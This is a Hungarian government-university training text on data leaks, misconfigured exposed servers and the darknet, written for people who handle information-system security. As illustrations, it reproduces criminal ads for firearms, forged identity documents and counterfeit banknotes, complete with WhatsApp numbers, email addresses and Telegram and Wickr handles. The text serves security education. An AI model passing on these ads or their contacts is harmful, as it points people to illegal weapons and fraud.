
ARÁNYI GÁBOR – KOCSIS TAMÁS –
MARSI TAMÁS – SZARVÁK ANIKÓ



KIBERTÉRI FENYEGETÉSEK

Éves továbbképzés az elektronikus információs rendszer biztonságával összefüggő feladatok ellátásában részt vevő személy számára

Nemzeti Közszolgálati Egyetem, Budapest

A Nemzeti Közszolgálati Egyetem kiadványa

Szerkesztő:
Deák Veronika

Szerzők:
© Arányi Gábor
© Kocsis Tamás
© Marsi Tamás
© Szarvák Anikó

Szakmai lektor:
Dr. Magyar Sándor

A hatályosítást 2022-ben végezte:
Mikula Fanni

A hatályosításért felelős szakmai szakértő:
Legárd Ildikó

A hatályosított kézirat lezárásának dátuma:
2022. február 25.

Eredeti megjelenés éve:
2020

Kiadja:
© Nemzeti közszolgálati Egyetem, 2022
Közigazgatási Továbbképzési Intézet

Felelős kiadó:
Prof. Dr. Kis Norbert
rektorhelyettes

TARTALOM

I. KOCSIS TAMÁS: TÖRTÉNETEK A DARKNET MÉLYÉRŐL – ADATSZIVÁRGÁSI ESETTANULMÁNYOK

1. Az adatszivárgás fogalma és jellemzői

Adatszivárgási incidensnek nevezzük az olyan nem üzemszerű eseményeket, ahol az adatvagyonhoz tartozó, valamilyen szempontrendszer alapján minősített információ előírt vagy nem előírt módokon az információ megszerzésére és/vagy birtoklására és/vagy megismerésére fel nem jogosított fél birtokába jut.[1]

Röviden tehát az adatszivárgás nem más, mint amikor az adat/információ bizalmassága sérül.

Az adatszivárgási események több szempont alapján is csoportosíthatók. A bekövetkezés szempontjából megkülönböztethetünk szándékos vagy vétlen adatszivárgási eseményt, illetve az érintett adatok alapján is csoportosíthatók az események (például személyes adatokat vagy üzleti információkat érintő adatszivárgás).

Vétlen adatszivárgásnak tekinthetők az elkövető biztonságtudatosság-hiányosságából bekövetkezett események, de ide tartozhatnak az olyan események is, mint például amikor a felhasználó rossz címzettnek küld el egy levelet, vagy egy levél minden címzettjének válaszol anélkül, hogy ellenőrizné, hogy a küldendő információ megismerésére valóban rendelkezik-e minden címzett jogosultsággal.

A „vétlen" kifejezés megtévesztő lehet, hiszen a biztonságtudatosság hiánya felróható a felhasználónak, azonban a vétlen jelző ebben az esetben a nem szándékosságra, azaz a nem akaratszerű elkövetésre utal.

A szándékosan elkövetett adatszivárgás (köznyelvben „*adatszivárogtatás*") ebből a szempontból egyszerűbben értelmezhető, tudatosan elkövetett cselekményről van szó, amely során az elkövető szándékosan sérti meg az adat vagy információ bizalmasságát.

Adatszivárgás nagyon sok okból következhet be, közrejátszhat benne humán, adminisztratív vagy technológiai tényező is.

Humán tényezőnek tekinthető az emberi mulasztás, a biztonságtudatosság hiánya, a képzetlenség, illetve a különféle viselkedésbéli jelenségek, mint a fáradtság, a rosszindulat, a düh, a félelem stb.

Adminisztratív tényezőként beszélhetünk a szervezet szabályozási környezetének hiányosságáról vagy inkonzisztens folyamatok és eljárások okozta jelenségekről. Ilyen lehet például az adatklasszifikáció hiánya vagy hibás megvalósítása, amely esetekben az adott információ nem kerül minősítésre, a minősítés hiányában pedig értelemszerűen nem lehet információvédelmi szabályokat vagy technológiai megoldásokat alkalmazni.

Jellemzően a technológiai, technikai tényezők kapják a legtöbb figyelmet, mivel ezek a tényezők köthetők inkább a hackertevékenységekhez, bár a legtöbb esetben sajnos maguk a szervezeti folyamatok és a technológia közötti olló szélesre nyílása felelős az események többségéért. Ide tartozhatnak a védelmi eszközök hiányosságai vagy rossz beállításai, a nem megfelelően használt védelmi eszközök, alkalmazások és rendszerek sérülékenységei, valamint azok kihasználásai, az alkalmazások és rendszerek hibás beállításai stb.

[1] Kocsis Tamás, *„Durván Lóvés Projekt – A DLP misztérium és valóság"*, 2012.

Az adatszivárgás forrását tekintve megkülönböztethető külső vagy belső adatszivárgás.

Belső adatszivárgásról akkor beszélünk, ha a cselekmény elkövetője vagy forrása a szervezethez tartozó személy vagy egy belső rendszer, míg a külső forrás esetében az elkövető egy olyan személy, aki nem tartozik az érintett szervezethez. Általában az ilyen események köthetők a behatolásokhoz vagy egyéb hackercselekményekhez (az ilyen események összefoglaló neve a „*data breach*”).


Jelen szakanyagban a jellemzően technológiai tényezők befolyása alatt bekövetkezett adatszivárgással kapcsolatban mutatunk be eseteket és példákat, amelyek lehetnek vétlen vagy szándékos cselekményből, külső vagy belső forrásból bekövetkező események.

2. Hálózati rejtekek

Az adatszivárgás során a szervezet hatóköréből kikerült, bizalmasságában sérült adatok többféle platformon kerülhetnek publikálásra attól függően, hogy milyen szándék vezérelte az elkövetőt.

2.1. „Hagyományos Internet” (ClearWeb, SurfaceWeb)

A publikusan, bárki számára elérhető szolgáltatások és weboldalak tartoznak a ClearWeb, vagy más néven a SurfaceWeb kategóriába. Általában az olyan forrásokra használják a megnevezést, amelyeket a különféle keresők képesek indexelni, így kereshetők és általánosságban véve hozzáférhetők.[2] A ClearWeb mérete becsülhető a Google és a Bing (a két legnagyobb keresőrendszer) indexelési statisztikáinak alapján. 2020 márciusi adatok alapján kb. 67 milliárd különböző weboldalt indexel együttesen a két kereső.[3]




1. ábra: A Google és a Bing indexelési statisztikái
Forrás: https://www.worldwidewebsize.com/


[2] Talán a ClearNet vagy SurfaceNet pontosabb elnevezés lenne, hiszen adatok nem csak webes alkalmazásokból érhetőek el az interneten.

[3] https://www.worldwidewebsize.com/

A legismertebb ClearWeb-források, amelyeken megjelenhetnek kiszivárgott adatok, a különféle „*Paste-alike*” oldalak, mint például a pastebin.com. Ezeket a szolgáltatásokat legális felhasználásra hozták létre, könnyen és gyorsan megoszthatók rajta keresztül szöveges állományok és információk, azonban meglehetősen sok esetben használják őket a különféle adatszivárgásokból származó adatok megosztására.




2. ábra: Kiszivárgott felhasználói adatok PasteBin-en



3. ábra: Google keresés kiszivárgott hozzáférésekre a pastebin.com oldalon

Általánosságban igaz, hogy a kiszivárgott adatok megjelenése a nyilvános és bárki számára elérhető oldalakon már az adatszivárgás utolsó fázisa.

A megszerzett adatokat előbb egy nagyon szűk csoport (az aktorok maguk) kezdik el felhasználni, majd később jellemzően zárt csoportok között válik elérhetővé az adat, majd az adatok előbb-utóbb értékesítésre kerülnek különféle zárt oldalakon, fórumokban és a DarkNet piacterein, végül pedig általában kikerülnek a „Paste-alike" oldalakra, vagy más, nyilvános szolgáltatásokba és fórumokra.



4. ábra: A SpyCloud által felvázolt data breach-életciklus a megszerzéstől a publikálásig
Forrás: SpyCloud

Az életciklus igazolására a legjobb példa a Collection1-5 adatszivárgás. 2019. január elején került ki nyilvánosan elérhető helyre az addigi legnagyobb, kiszivárgott felhasználói adatokat tartalmazó, úgynevezett kombólista. Az első csomag (Collection 1) mérete 87 GB volt, a későbbiekben megjelentek a Collection 2, 3, 4, 5 csomagok is, így a teljes csomagméret elérte az 1 TB-ot. A teljes csomag több mint 2,3 milliárd rekordot tartalmaz: 1,2 milliárd egyedi e-mail-cím és jelszó kombinációt, illetve további 773 millió egyedi e-mail-címet és 21 millió egyedi jelszót.

Ez a meglehetősen méretes kombólista olyan adatokat tartalmazott, amelyek már legalább 5-8 éve is elérhetők voltak nyitott fórumokban, illetve tartalmazott 1-3 éves adatokat is, amelyek korábban zárt fórumokban vagy a DarkNet marketeiben voltak elérhetők.

Természetesen olyan esetekben, ahol az adat valamilyen hibás beállítás miatt válik elérhetővé és kereshetővé, ott sokkal gyorsabban kerülnek a kiszivárgott adatok nyilvánosságra. A legjobb példa erre a rosszul konfigurált adatbázisszerver, amely hozzáférést biztosít a tárolt és általában nagy mennyiségű adathoz.

5. ábra: Rosszul konfigurált hazai Elastic-adatbázis, admin felhasználó jelszóhash

6. ábra: Rosszul konfigurált hazai Elastic-adatbázis, egészségügyi szolgáltató

Az ilyen adatbázisok esetében nemcsak az a probléma, hogy a rossz beállítás adatszivárgást okozott, de a beállítás miatt a rendszereket egyéb támadás is érheti, például a támadó eltitkosítja a teljes tartalmat, és váltságdíjat kér a titkosító kulcsért.[4]

7. ábra: Rosszul konfigurált hazai Elastic-adatbázis, kompromittálva és titkosítva


8. ábra: Védtelen és szabadon elérhető adatok Elastic-szervereken (Shodan)

Az egyik leghíresebb ilyen adatszivárgás a Veeam virtuális mentőrendszereket gyártó vállalaté volt 2018-ban, amikor a rosszul konfigurált MongoDB adatbázis miatt kiszivárgott a kb. 200 GB-os marketing-adatbázis, amelyben kb. 4,5 millió egyedi email cím és adatrekord volt.


Nemcsak a rosszul konfigurált adatbázisszerverek okozhatnak vétlen, nem szándékos adatszivárgást. Gyakorlatilag bármilyen alkalmazás, amelyet megfelelő védelem és beállítás nélkül elérhetővé tesznek az interneten, potenciális forrása lehet az adatszivárgásnak.

Talán az egyik legérdekesebb példa erre az orvosi képalkotó diagnosztikai eszközök megfelelő védelem és beállítás nélküli elérhetősége. Az ilyen rendszerek egészségügyi, különleges adatokat tárolnak, azonban egyre gyakrabban teszik őket elérhetővé az internet felől.

[4] Ilyen kampány volt 2018-ban a MongoLock (https://www.bleepingcomputer.com/news/security/mongo-lock-attack-ransoming-deleted-mongodb-databases/).



9. ábra: Jelenleg 1927 képalkotó diagnosztikai eszköz érhető el az interneten (Shodan)




10. ábra: Hét hazai képalkotó diagnosztikai eszköz érhető el az Interneten (Shodan)

Az ilyen rendszerekben tárolt adatok különlegesen értékesek lehetnek, hiszen az MR-, CT- és egyéb vizsgálati eredmények, beteg- és egyéb személyes adatok nemzetközi szinten nagyon sok visszaélésre adnak lehetőséget (és meglehetősen keresettek is a feketepiacokon).

Megjelentek már a speciális, „targetált”[5] támadások, amelyek az ilyen eszközöket célozzák,[6] de egy kliensprogram segítségével is rá lehet csatlakozni nem megfelelően beállított eszközökre, és az összes vizsgálati adatot, képe, eredményt, részletes esetleírást le lehet tölteni a rendszerből. Fontos, hogy ehhez igazából nem szükséges semmiféle hackereszköz, a szabványos kliensprogramok segítségével elérhetők a tárolt adatok.

[5] A célzott vagy targetált támadásokat egy adott szervezetre vagy szektorra szabják.

[6] https://www.healthcareittoday.com/2019/04/29/hacked-dicom-images-can-contain-malicious-executables/



11. ábra: Rosszul konfigurált képalkotó diagnosztikai eszköz, betegadatok, felvételek, vizsgálatok


2.2. DarkNet/DarkWeb

2.2.1. A TOR hálózat és a DarkNet

A DarkNet méretéről nem állnak rendelkezésre pontos adatok. A DarkNet egy adatréteg, amely a TOR hálózatra épül, de a TOR hálózat nem maga a DarkNet.

A TOR hálózatot az 1990-es években az amerikai haditengerészet kutatólaboratóriumában kezdték fejleszteni, mára a TOR Project nevű szervezet irányítja és koordinálja a fejlesztést. A TOR hálózat jellemzője, hogy csak speciális kliensprogrammal vehető igénybe, erős titkosítás mellett működik, és anonimitást garantál (amennyire ez lehetséges egyáltalán).

A TOR hálózat méretéről közel pontos adatok állnak rendelkezésre. Egy ötéves periódust vizsgálva látható, hogy 2017-ben volt a legtöbb, csak a TOR hálózaton elérhető weboldal vagy szolgáltatás, de a több mint 120 ezer oldal elhanyagolható a ClearWeb méretéhez képest.




12. ábra: https://metrics.torproject.org/networksize.html *(2020. március)*

2020 márciusában már csak kb. 79 ezer oldal vagy szolgáltatás érhető el a TOR hálózaton. A zsugorodás köszönhető az utóbbi évek rendészeti tevékenységének, amely a TOR-on belül működő DarkNet szolgáltatások leállítására törekedett, valamint például olyan támadásoknak, mint amely 2017-ben a legnagyobb TOR hoszting szolgáltatót, a Freedom Hosting II-t érte,[7] és amely miatt 5000 oldal szűnt meg egyetlen nap alatt.

A DarkNet tehát a TOR-on belül, pontosabban a TOR hálózaton érhető el. Az eléréséhez szükség van valamilyen TOR kliensalkalmazásra (például TOR Browser). A TOR hálózat egységesen „.onion" végződéssel látja el az egyes oldalakat, így a DarkNet oldalak is mind „.onion" végződésűek.

A TOR hálózat és a DarkNet felfedezését nehezíti, hogy nincs olyan keresési szolgáltatás, amely naprakészen indexelné ezeket az oldalakat. Több TOR, illetve DarkNet kereső is létezik (például darksearch.io), de egyik sem fogja át a meglehetősen dinamikusan változó oldalakat (a DarkSearch kb. 20 ezer oldalt indexel[8] jelenleg).



13. ábra: DarkSearch kereső

[7] https://www.vice.com/en_us/article/d7x47m/talking-to-the-hacker-who-took-down-a-fifth-of-the-dark-web

[8] https://medium.com/@darksearch/darksearch-the-1st-real-search-engine-dark-web-darksearch-vs-ahmia-84852fd-4c51b

Az indexelést és feltérképezést nehezíti, hogy az oldalak jelentős része (zömmel azok, amelyek kifejezetten a DarkNethez tartoznak) regisztrációhoz kötöttek, azaz ezeknek a tartalmát nem lehet kereshetővé tenni, bár a legtöbb hasonló keresőszolgáltatás és a kiberhírszerzéshez tartozó *Cyber Threat Intelligence*[9] szolgáltatók igyekeznek hozzáférést szerezni a védett oldalakhoz és tartalmakhoz.

Fontos újra kiemelni, hogy a TOR hálózat nem azonos a DarkNettel. A TOR egy olyan kezdeményezés, amely a szabadságjogokat, a személyes adatok védelmét és az anonimitást igyekszik biztosítani az interneten. Az anonimitás ígérete sajnos együtt járt azzal, hogy a kiberbűnözés védett és nehezen megközelíthető otthonra talált a TOR hálózatban.

2.2.2. A DarkNet jelene

Mára a titkosítás és az anonimitás sem feltétlenül igaz a TOR esetében. A DarkNet fenyegető jelenségére a rendvédelmi, nemzetbiztonsági szervezetek is reagáltak, és ha nehezen is, de lépésről lépésre bevették a legnagyobb DarkNet-erődítményeket, például a SilkRoad, Hansa, AlphaBay piactereket.

A nemzeti rendvédelmek (pl. USA, Anglia, Németország, Oroszország) mellett az Europol[10] és az Interpol[11] is sorozatosan „akciózik" a DarkNet-en, sok esetben egymással szoros együttműködésben.

A legnagyobb drogmarket, a Hansa lekapcsolása a holland rendőrséghez köthető, amely beépült és átvette annak működtetését. Így azok a vásárlók és eladók, akik az AlphaBay lekapcsolása után azonnal átváltottak a Hansa marketre, igen kellemetlen meglepetésben részesültek, mivel addigra már a holland rendőrség irányította az oldalt.[12]

Nagyon sok DarkNet-oldalt tehát már lekapcsoltak (az üzemeltetőkkel együtt), más oldalak működtetését átvették, fedett ügynökök épültek be az üzemeltetők, az eladók és a vásárlók közé. Kis túlzással, *a DarkNeten 2019-ben jellemzően már álcázott FBI*[13]*-ügynökök adnak el kokaint a beépült DEA-ügynököknek, akik a fedett CIA*[14]*-ügynököktől vásárolt hamis pénzzel fizetnek érte.*[15]

A nemzeti rendvédelmi szervek mellett a privát kiberhírszerző cégek is folyamatosan monitorozzák a DarkNet-tartalmakat. Az olyan cégek, mint a FireEye, Recorded Future, Skurio, SpyCloud automatikus eszközökkel és fedett ügynökökön[16] keresztül igyekeznek minél több pozíciót elfoglalva hozzáférést szerezni a zárt oldalakhoz, és igyekeznek minél több tartalmat indexelni, kereshetővé és elemezhetővé tenni.

Ha nem is lehet azt állítani, hogy a DarkNet halott, annyi bizonyos, hogy a korábbi sötétség 2020-ra kezd eloszlani. A DarkNet-alapú értékesítés fénykorában sem volt túl hatékony, ezért érdemes belegondolni, hogy a TOR hálózat nemcsak a rendvédelem elől rejtette el az értékesítőket, de egyben a vásárlók szolgáltatáshoz és termékhez történő hozzáférését is megnehezítette.

A piac törvénye, hogy egyetlen kereskedelmi folyamat sem lehet hatékony (és hosszú távon nem is marad fenn), amely megnehezíti vagy megakadályozza a kereslet és a kínálat, a vásárló és az értékesítő egyszerű, gyors, kényelmes interakcióját.

2018-ra a DarkNet-alapú illegális kereskedelem nyeresége és az értékesítés során viselt kockázat közötti olló olyan szélesre nyílt, hogy a komolyabb bűnözői csoportoknak már nem éri meg a DarkNet piacterein, a „Dark Marketekben" bonyolítani az üzleteket.

---

[9] A Cyber Threat Intelligence vagy CTI tulajdonképpen kiberhírszerzési szolgáltatást jelent.
[10] Europol: Európai Rendőrségi Hivatal, az Európai Unión belüli rendőrségi együttműködés legfontosabb intézménye.
[11] Interpol: International Criminal Police Organization, a rendőrségi együttműködést segítő nemzetközi szervezet.
[12] https://www.wired.com/story/hansa-dutch-police-sting-operation/
[13] Szövetségi Nyomozó Iroda.
[14] Központi Hírszerző Ügynökség.
[15] https://index.hu/techtud/2019/06/28/kiberbiztonsag_kiberhirszerzes_black_cell_recorded_future_adatlopas_adatszivargas/
[16] HUMINT – élőerős hírszerzés.

Ehhez nagyban hozzájárult, hogy a rendvédelmi szervek által kompromittált piacterek a vásárlói réteget fenyegetik, a DarkNet „misztériumába" és az anonimitásába vetett hit megrendült, azért a vásárlók is elfordultak a DarkNet illegális piactereitől, így a kereslet is csökkenni kezdett.

Természetesen ez nem jelenti azt, hogy a DarkNet megszűnt létezni. Jelenleg is több ezer olyan oldal van, amelyen illegális eszközöket, drogokat, lopott adatokat, közösségimédia-profilokat és követői hálózatokat, személyazonosságokat vagy akár kiber- és lőfegyvereket lehet beszerezni. Az értékesítés és főleg a vásárlás kockázata azonban jelentősen megnőtt.

A különféle Dark Marketekben a lopott adatok jellemzően hozzáférési adatokat, bankkártya- és bankszámlaadatokat, személyazonosságot igazoló adatokat jelentik. Egy klasszikus, webshop-elven működő Dark Market nem igazán alkalmas arra, hogy nagy mennyiségű, több terabyte adat cseréljen gazdát, az ilyen értékesítések még a „fénykorban" is inkább zárt és nehezen hozzáférhető fórumokon, illetve egyéb csatornákon belül zajlottak – a piactér amolyan reklámfelületként és hirdetőtáblaként funkcionált, illetve a kisebb tranzakciók megkötésének felületeként.

A bizalom kérdése korábban is fontos volt a DarkNetet használó csoportoknak, így nagyon sok esetben egy-egy fórumba vagy csoportba csak úgy lehetett bejutni, ha az aspiráns „betett valamit a közösbe", azaz akkor fogadta be a csoport, ha új, korábban még nem ismert adatokat (megszerzett fájlokat, adatbázis-dumpokat stb.) adott át a csoportnak, bizonyítva, hogy érdemes a csoporttagságra és feltételezhetően nem a rendvédelem ügynöke.

Ezeknek az adatoknak a hitelességét ellenőrizték, és ha az adat valósnak bizonyult, a jelentkező megkapta a jogosultságot a csatlakozásra, de még ekkor sem vált teljes jogú taggá. Minél több adatot bocsátott a csoport rendelkezésére, annál magasabbra jutott a ranglétrán, és annál több lopott adathoz fért hozzá maga is. Az ilyen szinten szervezett csoportokba meglehetősen nehéz bekerülni, csak ajánlásra fogadnak jelentkezőket, és látható, hogy csak az ajánlás sem elegendő a tagsághoz.

Maga a rendvédelem és a törvények is nehezítik az ilyen csoportokat felderítő tevékenységeket. Az ilyen módon szerveződő csoportokba bejutni a legtöbb esetben csak akkor lehetséges, ha a fedett személy adatokat és információkat bocsát a csoport rendelkezésére. Azonban ezeket az adatokat és információkat megszerezni és átadni csak súlyos jogsértés mellett lehetséges, tehát a hazai kibervédelmi cégek vagy kutatók ezt a tevékenységet nem végezhetik, hiszen nem rendelkeznek az ehhez szükséges nemzetbiztonsági vagy egyéb rendvédelmi jogosultságokkal. (Ilyen tevékenységet csak és kizárólag a megfelelő jogosultságokkal rendelkező rendvédelmi, hírszerző, elhárító vagy felderítő szervezetek és hivatalok végezhetnek, azonban ennek gyakorlati megvalósítását és eredményét a tanulmánynak nem célja értékelni.)

A Collection adatszivárgás utáni több hazai cég is megszerezte a kiszivárgott adatbázisokat, és ingyenesen próbáltak meg segíteni a partnereknek, ügyfeleknek és érdeklődőknek azzal, hogy kérésre ellenőrizték a tartalmat és ha találtak benne a kérdezőre vonatkozó adatokat, azokkal kapcsolatban részletes tájékoztatást nyújtottak. Annak ellenére, hogy ezek az adatok nyilvánosan elérhetővé és megszerezhetővé váltak, olyan (jogi, törvényi, GDPR) jelzések érkeztek a segítő szándékkal kapcsolatban, amelyek miatt mindegyik cég azonnal beszüntette a segítségnyújtást, és törölte az adatbázisokat.

2.2.3. A DarkNet jövője

A leghíresebb DarkNet-piactér, a SilkRoad bezárásakor az FBI kb. 25 millió dollárnyi kriptovalutát foglalt le (valamint az alapító közel 48 millió dolláros kriptovagyonát). A becslések szerint az oldal éves szinten (jelenlegi árfolyamon) közel 600 millió dollár forgalmat bonyolított le. Ahol ekkora összegek mozognak, ott természetes, hogy újabb és újabb „trónkövetelők" jelennek meg, és a bezárt helyekről újabb és újabb piacterekre vándorolnak a vásárlók.

A DarkNet bár elveszítette régi fényét (sötétségét), jelenleg is működik, újabb és újabb piacterek jelennek meg, de a jelentősebb kereskedők és vásárlók már mélyebb szintjeire húzódtak a DarkNetnek, és távol tartják magukat a klasszikus Dark Market-oldalaktól.

A DarkNet kereskedőinek és vásárlóinak számos problémával kell szembenézniük. A legsúlyosabb probléma a teljes bizalomvesztés, sem a vásárlók, sem pedig a kereskedők nem bízhatnak már a DarkNet anonimitásában.

A rendvédelmi szervek akciói, a beszivárgások az értékesítési láncba (az értékesítési platformokba és vásárlói oldalra egyaránt) bizalmi válságot idéztek elő.

Egyre több piactér (az értékesítési platform, market) került megfigyelés alá, vagy épültek be kormányzati és rendvédelmi ügynökök a piacterek működtetői közé, illetve az elfogott üzemeltetők „önkéntes" hozzájárulásával, vagy a tőlük lefoglalt adatokkal egyre több kereskedő kompromittálódott és került megfigyelés vagy eljárás alá. 2018 végére a DarkNet-piacterek veszélyessé váltak a kereskedők számára.

A másik probléma a megvásárolt termékek kézbesítésével kapcsolatos. A piacterek és/vagy maguk a kereskedők a fizikai termékek (drogok, fegyverek, lopott áruk stb.) kézbesítésére a különféle csomagkézbesítői és postai szolgáltatásokat vették igénybe.

Azonban a rendvédelmi szervek akciói a kézbesítési szolgáltatásokra is kiterjedtek és egyre több kereskedő „tapasztalta meg", hogy a fizikai világba átlépve mennyire sérülékeny a szolgáltatása: sok esetben a már megfigyelt kereskedő a csomagok feladásakor került elfogásra, de a csomagok és szállítmányok követése, felbontása, elkobzása is rendre azzal járt, hogy a vásárló vagy maga is kompromittálódott, vagy pedig nem kapta meg, amiért fizetett, ezzel tovább mélyítve a bizalmi szakadékot.

A különböző Dark Marketek központosított platformot biztosítanak az értékesítéshez, illetve saját marketingtevékenységet folytatva a kereskedők számára gyűjtik és vonzzák be a vásárlókat. A kereskedők számára a marketingtevékenység adja a Dark Marketek legnagyobb értékét: neki, mint kereskedőnek, nem szükséges jelentősebb marketingtevékenységet folytatni, ezt megteszi helyette maga a platform működtetője a vásárlásokból lecsípett részesedésért cserébe.

Azonban a felsorolt problémák és a bizalomvesztés miatt a kereskedők felismerték, hogy ha saját marketingtevékenységet végeznek, az bár többletmunkával jár, de egyrészt nem kell részesedést fizetni a platformnak, másrészt az értékesítési felület használatából fakadó kockázatot is a nullára csökkentetik azzal, hogy egyáltalán nem vesznek igénybe semmilyen DarkNet-piacteret vagy -platformot.

Ha van saját marketing, nincs szükség a speciális, ráadásul a vásárlók számára nehezen elérhető, nem biztonságos DarkNet-piactérre. Rendelkezésre állnak titkosított, ismert és népszerű, széles körben hozzáférhető, ezért a vásárlók által is kényelmesen használható mobil kommunikációs szolgáltatások: a hagyományos, titkosított üzenetküldő rendszerek.

2018-tól tapasztalható, hogy ahelyett, hogy a DarkNet piactereit vennék igénybe, a kereskedők publikus vagy meghívásos csatornákat működtetnek olyan üzenetküldő rendszerekben, mint a például a Telegram, WhatsUp, Wickr stb. A saját marketingtevékenységgel ezekbe a csatornákba terelik be az érdeklődőket, ahol akár botok[17] segítségével képesek kiszolgálni a vásárlói igények jelentős részét, főleg az első érdeklődéseket, árak lekérését, alapvető tájékoztatást a szolgáltatásról stb.

A kereskedő a mobil kommunikációs szolgáltatásokat használva nem függ attól, hogy esetleg egyik napról a másikra bezárják a platformot, vagy hogy a platform működtetője esetleg ellene vagy rá vall. A felhasználók számára is sokkal kényelmesebbé válik a szolgáltatás, könnyen elérhető akár saját mobilkészülékéről is (bár ez egy bizonyos interakciószint után nem javasolt), a kapcsolat is bizalmasabbá válik.

Ha a vásárlási szándék komoly, vagy visszatérő vásárlóról van szó, a kereskedő már nem a meghirdetett és publikus (vagy meghívásos) csatornát fogja az adott üzlet megkötésére használni, az csak az érdeklődőknek és első vagy alkalmi vásárlóknak szól. A komolyabb partnereknek akár dedikált csatornát vagy csatornákat is fenntarthat az eladó, így gyakorlatilag a saját kezében tudja tartani a kommunikációt és az irányítást, saját maga tudja biztonságossá tenni a kommunikációt és magát az értékesítési folyamatot.

[17] A bot eszközök automatizált rendszerek, amelyek valamilyen tevékenységet hajtanak végre emberi beavatkozás nélkül.

whatsapp:+1 323 6960 294

Description:

WG International Weapons Store
whatsapp:+1 323 6960 294

Glock
9mm: G17, G19, G26
.40SW: G22, G23, G27
10mm Auto: G20, G40
.45 Auto: G21, G41
.45 GAP: G37, G38
.380: G25, G28
.357: G31, G32, G33
Full auto G18, G18C
2 magazines included
Price (NEW): 0.99 ฿
Price (Used): 0.59 ฿

Sig Sauer
P226, Tacops, Enhanced Elite, X6, X5, X5 Tactical
Caliber: 9mm, .40S&W, .357SIG
Rounds: 20 (9mm); 15 (.40SW/.357SIG)
2 magazines included
Price (NEW): 1.19 ฿
Price (Used): 0.79 ฿

Sig Sauer

14. ábra: Üzenetküldő platformra áttért fegyverkereskedő, saját marketing, üzenetküldő csatornába irányítva

We recommend our amazing fake/original ID Cards, Drivers Licenses, SSNs, Code Fiscale, CCs, Resident Permits, Document Scans

Description:

We recommend our amazing fake/original ID Cards, Drivers Licenses, SSNs, Code Fiscale, CCs, Resident Permits, Document Scans, Car Titles, birth and death certificates, Passports,Visas, Attestations (embassy/certificate/documents/degree), Counterfeit Banknotes of more than 52 currencies etc to you whatsapp; +1 323 6960 294.

Here you can get reliable and excellent quality of Fake IDs/Driver's Licenses for almost all states in the US, Canada, UK, Australia, Germany, Belgium, Spain, Italy, Poland, Czech etc. All our IDs have the features of Holograms, UV Light (Back Light), they pass bend test, bar codes, readable magnetic stripe and surely scan able. We manage to make the IDs just exactly the same as the real ones; not only same materials (teslin, pvc etc) but also same function. We offer free replacement within 3 months of your order.

High quality counterfeit banknotes (EUR, CAD, AUD, AED, GBP, USD etc) for sale. The notes feature Holograms, Watermarks on both sides, Scratch-zone, Same size, Security thread. They pass the UV test and pen test. They also work at vending machines

If interested, just get back to us for more details.

Please do not hesitate to contact us via

email: qualitydocuments@protonmail.com

whatsapp; +1 323 6960 294

// wickr me: caregivers420

Telegram: @caregivers420

Buy Fake and Legal Passport
Buy Fake and Legit Driver's License
Legit Driver's License
Buy Real and Fake Documents Online
Buy Fake SSN Card Online USA
Buy High Quality Counterfeit Money
Undetectable Counterfeit Money For Sale
Where Can I Buy Counterfeit Money Online
Scan able Fake ID

15. ábra: Üzenetküldő platformra áttért személyazonosság-kereskedő, saját marketing, üzenetküldő csatornába irányítva

How can I trust you that this is not a scam?
Short answer, you can't.
Long answer, there is a lot if vendors to buy from all over the deep web, that is a fact. but like with any deep web service or product, sometimes you just gotta take risks. Build trust in yourself when contacting us and don't tell us about your past experiences of being ripped off. If you don't trust anybody, then what are you still doing here? Small orders only mean you end up with low life rip offs for vendors.

Shipping days:
-Monday
-Tuesday
-Wednesday
-Thursday
-Friday
-Saturday

Re-ship 100% after package being seized (you should show some proof, letter from customs) and returning customers are entitled to 50% refund or a full reship if no-show after 15 business days.
Feedback is good for us and for you. Don't leave a negative feedback if your package didn't arrive after the estimated shipping time, message us first. For every problem there is a solution.


Min order: 25 ($20 or €20 Notes i.e $250 or €225 respectively)
We charge $5 or €5 per banknote from orders above 300 banknotes

CONTACT FOR MORE DETAILS

email: **anonymousforum@protonmail.com**
Wickr me: **realandfakedocs**
Telegram: **@mattwalst45**
Whatsapp: **+1(443)351-8162**

100% Undetectable Counterfeit Banknotes, Top quality counterfeit banknotes for sale, US Dollars (USD), Euros (EUR), British Pound (GBP) etc available, High Quality Counterfeit Banknotes, We Print and Sell Grade A Counterfeit Banknotes, Buy 100 % Undetectable Counterfeit Money, 100% Safe Counterfeit Money for Sale, Super-dollars for sale, Super-euros for sale, Biggest Marketplace Selling Counterfeit Bills in the Deep Web, where can i buy counterfeit banknotes, USD and EUR counterfeits in very high quality (100s, 50s and 20s), USD and EUR counterfeit notes, EUR and USD banknotes, High-quality EUR bills, High quality USD, EUR, INR banknotes

16. ábra: Saját marketing, üzenetküldő csatornába irányítva



17. ábra: WhatsUp-on kezdeményezett vásárlás, tájékoztatás és mintabemutatás

A kereskedők tehát nyitottak a különféle titkosított üzenetküldő platformok felé, azonban hiába a saját kézben tartott és nehezen lekövethető kommunikáció, ha a csomag feladása, kézbesítése és átvétele továbbra is sérülékeny pontokat jelent, ezért a fizikai kézbesítés problémájára is megoldást kellett találni.

A postai és csomagküldő hálózat helyett többen olyan kézbesítési módra tértek át, amelyet a múltból és a különféle hírszerző szervezetektől kölcsönöztek. A „dead drop" eljárást a kémek és hírszerzők használták (használják) olyan esetekben, amikor valamilyen csomagot kell átadni.

Az alkalmazott módszer lényege, hogy a kereskedő valamilyen nyilvánosan elérhető rejtekhelyen elrejti az árut, majd a rejtekhelyről értesíti a vásárlót, aki a rejtekhelyen felszedi a megvásárolt terméket.

A dead drop módszer előnye, hogy teljesen aszinkron, azaz az értékesítő (vagy közvetítő) és a vásárló nem tartózkodik egy időben az átadási ponton, nem lehet a csomagokat követni vagy feltartóztatni, a vásárlónak nem kell kontakt vagy más személyes adatot megadnia a kézbesítéshez (pl. cím, postafiók stb.), így a kereskedőnek nem is kell ezeket az adatokat tárolnia és megvédenie, nem tudnak egymásra vagy egymás ellen vallani.

Természetesen a csomag elrejtésekor sem lehet a kereskedőt elfogni, hacsak nem olyan helyet használ *dead drop*nak, amelyet már korábban is használt, kompromittálódott és folyamatos megfigyelés alatt áll. De erre meglehetősen kicsi az esély, mivel a rejtekhelyként használható helyek száma – a rendvédelem megfigyelési kapacitásával szemben – gyakorlatilag végtelen.


Az ilyen álcázott vagy rejtett, nyilvános helyeken dead drop kézbesítési módszert használó szervezeteket nevezik Dropgangnek.

2.2.4. Mit kínál a DarkNet?


2.2.4.1. Fegyverek, drogok

A legtöbb híradásban vagy cikkben szerepel, hogy a DarkNet piacterein fegyvereket és drogokat is lehet beszerezni.


